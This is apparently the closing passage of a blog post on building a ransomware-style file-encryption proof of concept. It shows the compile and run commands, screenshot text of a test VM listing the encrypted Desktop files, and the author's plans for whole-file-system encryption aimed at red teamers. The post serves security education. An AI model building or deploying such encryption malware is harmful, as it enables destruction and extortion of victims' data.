
```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then just run it on Windows 10 x64 machine:


```
.\hack.exe
```


win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2024-01-16-malware-cryptography-24> dir
Directory: Z:\2024-01-16-malware-cryptography-24
Mode LastWriteTime Length Name
------ 1/17/2024 1:21 PM 43 test-enc.bin
------ 1/17/2024 12:39 PM 15872 hack.exe
------ 1/17/2024 1:21 PM 43 test-dec.txt
------ 12/26/2023 8:06 PM 43 test.txt
------ 1/17/2024 12:39 PM 3405 hack.c
PS Z:\2024-01-16-malware-cryptography-24> .\hack2.exe
File: C:\Users\user\Desktop\books\applied-cryptography.pdf
File: C:\Users\user\Desktop\books\APT.Collection.2010.7z
File: C:\Users\user\Desktop\books\dark.reg
File: C:\Users\user\Desktop\books\dbg_10.0.10041.0_x64.msi
File: C:\Users\user\Desktop\books\dbg_10.0.10041.0_x86.msi
File: C:\Users\user\Desktop\books\dbg_10.0.15063.0_x64.msi
File: C:\Users\user\Desktop\books\init.vim
File: C:\Users\user\Desktop\books\install.ps1
File: C:\Users\user\Desktop\books\jdk-17_windows-x64_bin.exe
File: C:\Users\user\Desktop\books\MacMalware_2022.pdf
File: C:\Users\user\Desktop\books\userenv.dll
File: C:\Users\user\Desktop\books\windbg.appx
File: C:\Users\user\Desktop\books\X64 Debuggers And Tools-x64_en-us.msi
PS Z:\2024-01-16-malware-cryptography-24>
Activate Windows
Go to Settings to activate Windows.
Type here to search
7:39 AM
1/21/2024
Right Ctrl


This PC › Desktop › books
Search books
Name
Date modified
Type
applied-cryptography 9/5/2022 3:17 AM PDF File
APT.Collection.2010.7z 10/15/2022 5:35 AM 7Z File
dark 1/18/2023 9:27 PM Registration Entries
dbg_10.0.10041.0_x64 1/18/2023 9:19 PM Windows Installer ..
dbg_10.0.10041.0_x86 10/29/2021 9:32 AM Windows Installer ..
dbg_10.0.15063.0_x64 1/18/2023 9:21 PM Windows Installer ..
init.vim 6/24/2022 10:20 AM VIM File
install 1/18/2023 1:22 AM Windows PowerS...
jdk-17_windows-x64_bin 10/15/2022 5:11 AM Application
MacMalware_2022 1/22/2023 6:15 AM PDF File
userenv.dll 4/12/2018 2:34 AM Application exten...
windbg 1/18/2023 8:53 PM APPX File
X64 Debuggers And Tools-x64_en-us 10/29/2021 12:58 PM Windows Installer ..



Let's check a decrypted and original files, for example `applied-cryptography.pdf.bin.decrypted`:



As you can see our simple PoC is worked perfectly.

Of course, the examples I showed still cannot be used to simulate ransomware as needed. To do this, we still need to add a blacklisted directories and we need to add a little speed to our logic.

In the following parts I will implement the logic for encrypting the entire file system, of course this will be separated into a separate project on GitHub and will be used to simulate ransomware attacks.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

Madryga
Malware AV/VM evasion part 13
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine